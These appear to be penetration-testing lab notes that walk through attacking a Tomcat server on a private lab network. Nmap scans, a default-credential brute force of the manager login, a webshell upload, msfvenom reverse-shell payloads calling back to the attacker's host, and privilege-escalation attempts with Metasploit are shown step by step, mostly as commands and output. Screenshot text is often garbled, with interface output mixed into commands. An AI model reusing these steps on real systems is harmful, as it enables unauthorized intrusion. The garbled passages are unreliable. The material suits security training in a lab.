135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1433/tcp open ms-sql-s Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +1s from scanner time.

7680/tcp open pando-pub?
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
49669/tcp open msrpc Microsoft Windows RPC

```
49670/tcp open msrpc      Microsoft Windows RPC
49943/tcp open ms-sql-s   Microsoft SQL Server 2014 12.00.2000
| ms-sql-ntlm-info:
| Target_Name: WIN10
| NetBIOS_Domain_Name: WIN10
| NetBIOS_Computer_Name: WIN10
| DNS_Domain_Name: WIN10
| DNS_Computer_Name: WIN10
|_ Product_Version: 10.0.10586
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2021-06-11T17:16:00
|_Not valid after: 2051-06-11T17:16:00
|_ssl-date: 2021-06-11T21:46:46+00:00; +2s from scanner time.
MAC Address: 00:50:56:A2:BE:5F (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/ ).
```

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

```
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
| ms-sql-info:
| 172.16.64.199:1433:
| Version:
|   name: Microsoft SQL Server 2014 RTM
|   number: 12.00.2000.00
|   Product: Microsoft SQL Server 2014
|   Service pack level: RTM
|   Post-SP patches applied: false
|_ TCP port: 1433
|_nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:a2:be:-5f (VMware)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2021-06-11T21:46:42
|_ start_date: 2021-06-11T17:15:57
```

TRACEROUTE

HOP RTT ADDRESS

1 31.17 ms 172.16.64.199

Nmap scan report for **172.16.64.10**

Host is up (0.000025s latency).

All 65535 scanned ports on 172.16.64.10 are closed

Too many fingerprints match this host to give specific OS details

Network Distance: 0 hops

Post-scan script results:

```
| ssh-hostkey: Possible duplicate hosts  
| Key 2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA) used by:  
|   172.16.64.101  
|   172.16.64.182  
| Key 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519) used by:  
|   172.16.64.101  
|   172.16.64.182  
| Key 256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA) used by:  
|   172.16.64.101  
|_ 172.16.64.182
```

172.16.64.101

Nmap scan report for **172.16.64.101**

Host is up (0.044s latency).

Not shown: 65531 closed ports

PORt STATE SERVICE VERSION

```
22/tcp  open  ssh    OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:  
|   2048 7f:b7:1c:3d:55:b3:9d:98:58:11:17:ef:cc:af:27:67 (RSA)  
|   256 5f:b9:93:e2:ec:eb:f7:08:e4:bb:82:d0:df:b9:b1:56 (ECDSA)  
|_ 256 db:1f:11:ad:59:c1:3f:0c:49:3d:b0:66:10:fa:57:21 (ED25519)
```

```
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
```

```
| http-methods:
```

```
|_ Potentially risky methods: PUT DELETE
```

```
|_http-server-header: Apache-Coyote/1.1
```

```
|_http-title: Apache2 Ubuntu Default Page: It works
```

```
9080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
```

```
| http-methods:
```

```
|_ Potentially risky methods: PUT DELETE
```

```
|_http-server-header: Apache-Coyote/1.1
```

```
|_http-title: Apache2 Ubuntu Default Page: It works
```

```
59919/tcp open  http   Apache httpd 2.4.18 ((Ubuntu))
```

|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:50:56:A2:AF:8F (VMware)
No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/-submit/>).

Inspect web

Dirb

- FOUND some hidden directories

[best] use auxiliary/scanner/http/dir_scanner

```
msf6 > use auxiliary/scanner/http/dir_scanner
[!] Starting auxiliary module...
[*] Starting http://10.0.0.27:8180/admin/
[*] Using code '404' as not found for 10.0.0.27
[*] Found http://10.0.0.27:8180/admin/ 200 (10.0.0.27)
[*] Found http://10.0.0.27:8180/jsp-examples/ 200 (10.0.0.27)
[*] Found http://10.0.0.27:8180/tomcat-docs/ 200 (10.0.0.27)
[*] Found http://10.0.0.27:8180/webdav/ 200 (10.0.0.27)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

msf6 auxiliary(scanner/http/dir_scanner) > show options

Running the HTTP dir scanner module turns up some goodies:

Name	Current Setting	Required
DICTIONARY	/usr/share/metasploit-framework/data/wmap/wmap_dicts.txt	no
PATH	/	yes
Proxies		no
RHOSTS		yes
RPORT	80	yes
SSL	false	no
THREADS	1	yes
VHOST		no

```
msf6 auxiliary(scanner/http/dir_scanner) > set rport 8080
rport => 8080
[*] These turn up some interesting pages that can potentially be bypassed:
msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 172.16.64.101
rhosts => 172.16.64.101
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 172.16.64.101
[+] Found http://172.16.64.101:8080/manager/ 302 (172.16.64.101)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) >
```

BruteForce MetaSploit

- This doesn't work maybe because the traffic is jammed

```

msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 172.16.64.101
rhosts => 172.16.64.101
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: manager:s3cret (Incorrect)

```

```

[-] 172.16.64.101:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: tomcat:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 172.16.64.101:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >

```

BurpSuite Bruteforce

- Technically, we copy and paste all the default-credentials from google.
- We encode all that credentials into **base64**.

```
for cred in $(cat tomcatCredential); do echo -n $cred | base64; done
```

Note: this is the encode base64 with scripting but you could copy the raw-credentials then encode it on google

```
# gedit tomcatCredential
PATH /root/.kali
(r00t💀kali)-[~]
#RHfor$cred in $(cat tomcatCredential.txt); do echo -n $cred | base64; done
cat:tomcatCredential.txt: No such file or directory
SSL false
(r00t💀kali)-[~]
#VHfor cred in $(cat tomcatCredential); do echo -n $cred | base64; done
YWRTaW46cGFzc3dvcmQ=
YWRTaW46ilIary(scanner/http/dir_scanner) > set rport 8080
YWRTaW46UGFzc3dvcmQx
YWRTaW46cGFzc3dvcmQxer/http/dir_scanner) > set rhosts 172.16.64.101
YWRTaW46YWRTaW4=.64.101
YWRTaW46dG9tY2F0canner/http/dir_scanner) > run
Ym90aDp0b21jYXQ= Username: Password
bWFuYWdlcjptYW5hZ2Vycode
cm9sZTE6cm9sZTE=404' as not found for 172.16.64.101
cm9sZTE6dG9tY2F0/172.16.64.101:8080/manager/ 302 (172.16.64.101)
cm9sZTpjaGFuZ2V0aGlzosts (100% complete)
cm9vdDpQYXNzd29yZDE= execution completed
cm9vdDpjaGFuZ2V0aGlzer/http/dir_scanner) > search tomcat
cm9vdDpwYXNzd29yZA==
cm9vdDpwYXNzd29yZDE=
cm9vdDpyMDB0=====
cm9vdDpyb290
cm9vdDp0b29y
dG9tY2F0OnRvbWNhdA==
dG9tY2F0OnMzY3JldA==/http/apache_commons_fileupload_dos
dG9tY2F0OnBhc3N3b3JkMQ==p/struts_dev_mode
dG9tY2F0OnBhc3N3b3Jk/http/struts2_namespace_ognl
dG9tY2F0og==it/multi/http/struts_code_exec_classloader
dG9tY2F00mFkbwlw
dG9tY2F00mNoYW5nZXRoaxM=http/tomcat_cgi_cmdlineargs
----- Disclosure Date
-----
```

- We capture all the traffic as we attempt to login into the /manager ⇒ Send it to 'Intruder'

Request to http://172.16.64.101:8080

Pretty Raw

```

1 GET /manager/html HTTP/1.1
2 Host: 172.16.64.101:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization: Basic dG9tY2F0ZGFzZGFz0mRhcc3Nkc2Fk
10
11

```

- We add the little '**S**' at front-back end

(?) **Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type:

```

1 GET /manager/html HTTP/1.1
2 Host: 172.16.64.101:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization: Basic $dG9tY2F0ZGFzZGFz0mRhcc3Nkc2Fk$
```

- Copy and paste all the encoded credentials into payload

File Project Monitor Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

3 x ...

Target Positions Payloads Options

② Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 25
Payload type: Simple list Request count: 25

② Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Buttons: Paste, Load..., Remove, Clear, Add, Enter a new item, Add from list... [Pro version only]

② Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Buttons: Add, Enabled, Rule, Edit, Remove, Up, Down

② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

Intruder attack2

Attack Save Columns

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request ^	Payload	Status	Error	Timeout	Length	Comment
10	cm9vdDpMDB0cm9vdDpzb290cm9vdDpb29y	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
11	dg9tY2FO0nRvbWNhdA==	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
12	dg9tY2FO0nMzY3JldA==	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
13	dg9tY2FO0nBh3N3b3JkMQ==	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
14	dg9tY2FO0nBh3N3b3Jk	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
15	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
16	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
17	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
18	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
19	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
20	dg9tY2FO0nMzY3JldA==	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	14090	
21	dg9tY2FO0nBh3N3b3Jk	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
22	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
23	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	
24	dg9tY2FO0nFkbWlu	401	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	2775	

Request Response

Pretty Raw In Actions ▾

```

1 GET /manager/html HTTP/1.1
2 Host: 172.16.64.101:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Authorization: Basic dg9tY2FO0nMzY3JldA==
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24

```

Finished 0 matches

→ Uncheck this

② Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\|=;<>?+&*;:"{}|^`

- As we see, '200 code' meaning there is a credentials that is accessible.

→ Decode it (**tomcat:s3cret**)

Decode from Base64 format

Simply enter your data then push the decode button.

```
dG9tY2F0OnMzY3JldA==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

```
tomcat:s3cret
```

login /manager

- Sometimes it might has the limited-access when you bruteforcing ⇒ The best options is reset the lab then reconnect it

→ We login with (**tomcat:s3cret**)



Tomcat Web Application Manager

Message:	OK			
Manager				
List Applications	HTML Manager Help			
Applications				
Path	Version	Display Name	Running	Sessions
/	<i>None specified</i>		true	0
/host-manager	<i>None specified</i>	Tomcat Host Manager Application	true	0
/manager	<i>None specified</i>	Tomcat Manager Application	true	1

Inspect the server

The screenshot shows the Apache Tomcat Manager web interface at 172.16.64.101:8080/manager/html. The page includes sections for XML Configuration file URL, WAR or Directory URL, Deploy, WAR file to deploy (with a 'Browse...' button and Deploy button), Diagnostics (Find leaks, SSL connector configuration diagnostics), and Server Information (Tomcat Version: Apache Tomcat/8.0.32 (Ubuntu), JVM Version: 1.8.0_242-8u242-b08-0ubuntu3~16.04-b08, JVM Vendor: Private Build, OS Name: Linux, OS Version: 4.4.0-104-generic, OS Architecture: amd64, Hostname: xubuntu, IP Address: 127.0.1.1). A red box highlights the Server Information table.

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/8.0.32 (Ubuntu)	1.8.0_242-8u242-b08-0ubuntu3~16.04-b08	Private Build	Linux	4.4.0-104-generic	amd64	xubuntu	127.0.1.1

- The server information is disclosed.

- OS name
- OS version
- OS architecture

```
msfvenom -p linux/x64/shell/reverse_tcp
LHOST=172.16.64.10 LPORT=59919 -f war >
shell-x64.elf
```

Shell case

Generate msfvenom payload

1. Generate payload with `msfvenom`

→ We create a payload for Linux x64 since the target OS is running on Linux x64 architecture.

Setup: LPORT 59919 - LHOST our-host

→ We create the payload and **output -o** as 'meter' and **format -f** as 'elf' file.

→ We move that 'elf' file into **.war** folder to avoid the server detection since it only accept **.war** file.

```
(root💀kali)-[~]
└─# msfvenom -p linux/x64/meterpreter_reverse_tcp LHOST=172.16.64.10 LPORT=59919 -f elf -o meter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 1037344 bytes
Final size of elf file: 1037344 bytes
Saved as: meter

(root💀kali)-[~]
└─# mv meter meter.war
```

```
#msfvenom -p linux/x64/shell/reverse_tcp LHOST=172.16.64.10 LPORT=59919 -f elf -o meterpreter
```

```
(root💀kali)-[~] dropped 0 overruns 0 frame 0
└─# msfvenom -p linux/x64/shell/reverse_tcp lhost=172.16.64.10 lport=59919 -f elf -o meterpreter
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 11300 bytes netmask 255.0.0.0
Final size of elf file: 250 bytes scopeid 0x10<host>
Saved as: meterpreterlen 1000 (Local Loopback)
```

Upload webshell

Upload webshell <https://github.com/BustedSec/webshell/blob/master/webshell.war>

/webshell	None specified		true	0
-----------	----------------	--	------	---

Click on /webshell

ls -la /var/lib/tomcat8/webapps

```
total 1060
drwxrwxr-x 5 tomcat8 tomcat8    4096 Jun 11 22:35 .
drwxr-xr-x 4 root     root      4096 Mar 27  2020 ..
drwxr-xr-x 3 tomcat8 tomcat8    4096 Jun 11 22:35 cmd
-rw-r--r-- 1 tomcat8 tomcat8   17845 Jun 11 22:35 cmd.war
-rw-r--r-- 1 tomcat8 tomcat8 1037344 Jun 11 22:28 meter.war
drwxr-xr-x 3 root     root      4096 Mar 27  2020 ROOT
drwxr-xr-x 3 tomcat8 tomcat8    4096 Jun 11 22:35 webshell
-rw-r--r-- 1 tomcat8 tomcat8     803 Jun 11 22:35 webshell.war
```

mv /var/lib/tomcat8/webapps/meter.war /tmp/meter

chmod +x /tmp/meter

/tmp/meter


/tmp/meter → Generate the payload

INE - Penetration Testing | Apache2 Ubuntu Default P | Apache2 Ubuntu Default P • 172.16.64.101:8080
← → X ⌂ 172.16.64.101:8080/webshell/index.jsp?cmd=ls+%2Ftmp%2Fmeter
Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security M

/tmp/meter

Generate the payload

/tmp/meter → **Generate the payload**



Create listener metasploit

```
      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
msf6 exploit(multi/handler) > session 1
[-] Unknown3command:Bsession!ING>  mtu 65536
msf6 exploit(multi/handler) > sessions 0 1 0
[*] Starting interaction with 118... scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
shell  RX packets 975  bytes 173090 (169.0 KiB)
      RX errors 0  dropped 0  overruns 0  frame 0
[*] Trying to find binary(python) on target machine
bash -i TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
< 'python' && echo true;echo QiKQDTojVyRfl0vKvFztDbKCeKLgSfBa
[*] Using g$python to pop up an interactive shell  mtu 1500
[*] Trying to find binary(bash) on target machine broadcast 0.0.0.0
bash -i inet6 fe80::4482:8ff:fe0f:70f2  prefixlen 64  scopeid 0x20<link>
< 'bash' && echo: true;echo 7nyLFaacglKAZoiDdzavCyAqaaaTdeLZn)
bash -i RX packets 632  bytes 186147 (181.7 KiB)
tomcat8@xubuntu:/tmp$ bash -i 2> /dev/null
tomcat8@xubuntu:/tmp$ ls
ls      TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
VMwareDnD
hsperfdata_tomcat8
meterpreter[~]
systemd-private-a72b7f0d23e447d59ac8a87316cfb6e2-rtkit-daemon.service-4irhlh
systemd-private-a72b7f0d23e447d59ac8a87316cfb6e2-systemd-timesyncd.service-MiEYKi
tomcat8-tomcat8-tmp
vmware-root
tomcat8@xubuntu:/tmp$ |
```

Escalate Priv

```

background session 1: 172.16.64.101
msf6 exploit(multi/handler) > sessions -l

Active sessions
=====
      Id  Name  Type          Information  Connection
      --  ---  ----          -----        -----
      1    shell  x64/linux      172.16.64.101:59919  -> 172.16.64.101:56060 (172.16.64.101)

msf6 exploit(multi/handler) > search suggesters
[-] No results from search
msf6 exploit(multi/handler) > search suggester

Matching Modules
=====
      #  Name          Disclosure Date  Rank   Check  Description
      --  ---          -----        ----  -----  -----
      0  post/multi/recon/local_exploit_suggester          normal  No    Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf6 exploit(multi/handler) > use 0

```

```

msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
      Name          Current Setting  Required  Description
      --          -----        -----        -----
      SESSION          yes           yes        The session to run this module on
      SHOWDESCRIPTION  false          yes        Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.
msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):
      Name          Current Setting  Required  Description
      --          -----        -----        -----
      SESSION          1            yes        The session to run this module on
      SHOWDESCRIPTION  false          yes        Displays a detailed description for the available exploits

```

```

msf6 post(multi/recon/local_exploit_suggester) > run
[*] 172.16.64.101 - Collecting local exploits for x64/linux...
[*] 172.16.64.101 - 40 exploit checks are being tried...
[+] 172.16.64.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 172.16.64.101 - exploit/linux/local/lastore_daemon_dbus_priv_esc: The target appears to be vulnerable.
[-] 172.16.64.101 - Post failed: RuntimeError Could not determine SMEP status
[-] 172.16.64.101 - Call stack:
[-] 172.16.64.101 - /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:122:in `rescue in smep_enabled?'
[-] 172.16.64.101 - /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:119:in `smep_enabled?'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/exploits/linux/local/netfilter_priv_esc_ipv4.rb:105:in `check'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:121:in `block in run'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `each'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/local_exploit_suggester.rb:119:in `run'
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >

```

```

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 172.16.64.101 - Collecting local exploits for x64/linux...
[*] 172.16.64.101 - 40 exploit checks are being tried...
[+] 172.16.64.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 172.16.64.101 - exploit/linux/local/lastore_daemon_dbus_priv_esc: The target appears to be vulnerable.

```

vulnerable.

```
[+] 172.16.64.101 - Post failed: RuntimeError Could not determine SMEP status
[-] 172.16.64.101 - Call stack:
[-] 172.16.64.101 - /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:122:in
`rescue in smep_enabled?'
[-] 172.16.64.101 - /usr/share/metasploit-framework/lib/msf/core/post/linux/kernel.rb:119:in
`smp_enabled?'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/exploits/linux/local/-netfilter_priv_esc_ipv4.rb:105:in `check'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/-local_exploit_suggester.rb:121:in `block in run'
[-] 172.16.64.101 - /usr/share/metasploit-framework/modules/post/multi/recon/-local_exploit_suggester.rb:119:in `each'
[-] 172.16.64.101 - /usr/share/meta
```

[+] 172.16.64.101 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.

```
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > show options
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
Module options (exploit/linux/local/glibc_origin_expansion_priv_esc):
  inet6 fe80::20c:29ff:feae:d68c  prefixlen 64  scopeid 0x20<link>
    Name ether 00:0c:Current Setting Required Description
    ---- RX packets 64584 bytes 2838247243866 Mbytes
  SESSION errors 0 1 dropped 0 overyes 0 fraThe session to run this module on.
  SUID_EXECUTABLE 4/bin/pinges 84702 yes(8.0 MiPath to a suid executable
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Payload options (linux/x64/meterpreter/reverse_tcp):
  inet 127.0.0.1 netmask 255.0.0.0
  Name inCurrent Setting Required Description
  ---- loe---+---+---+---+---+---+---+---+---+---+---+---+
  LHOSTSTRX172.16.64.10  byyes173090 The listen address (an interface may be specified)
  LPORTTRX59919rs 0 droppeyes overThe listen import
    TX packets 975 bytes 173090 (169.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Exploit target:
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  Id  Name: 172.16.64.10  netmask 255.255.255.0 broadcast 0.0.0.0
  --  ---t6 fe80::4482:8ff:fe0f:70f2  prefixlen 64  scopeid 0x20<link>
  2  Linux x64:82:08:0f:70:f2 txqueuelen 1000 (Ethernet)
    RX packets 632 bytes 186147 (181.7 KiB)
    RX errors 0 dropped 20 overruns 0 frame 0
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > run
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[*] Started reverse TCP handler on 172.16.64.10:59919
[+] The target appears to be vulnerable
[!] '/bin/ping' and '/tmp' are not located on the same partition
[*] Using target: Linux x64
[*] Writing '/tmp/.GSArgk6p' (1921 bytes) ...
[-] Exploit failed: RuntimeError Can't find command on the victim for writing binary data
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/glibc_origin_expansion_priv_esc) > |
```

[+] 172.16.64.101 - exploit/linux/local/lastore_daemon_dbus_priv_esc: The target appears to be

vulnerable.

```
    inet 127.0.0.1 netmask 255.0.0.0
msf6 exploit(linux/local/lastore_daemon_dbus_priv_esc) > set lport 59919
lport => 59919 txqueuelen 1000 (Local Loopback)
msf6 exploit(linux/local/lastore_daemon_dbus_priv_esc) > set lhost 172.16.64.10
lhost => 172.16.64.10 dropped 0 overruns 0 frame 0
msf6 exploit(linux/local/lastore_daemon_dbus_priv_esc) > set session 1
session => 1 errors 0 dropped 0 overruns 0 carrier 0 collisions 0
msf6 exploit(linux/local/lastore_daemon_dbus_priv_esc) > show targets
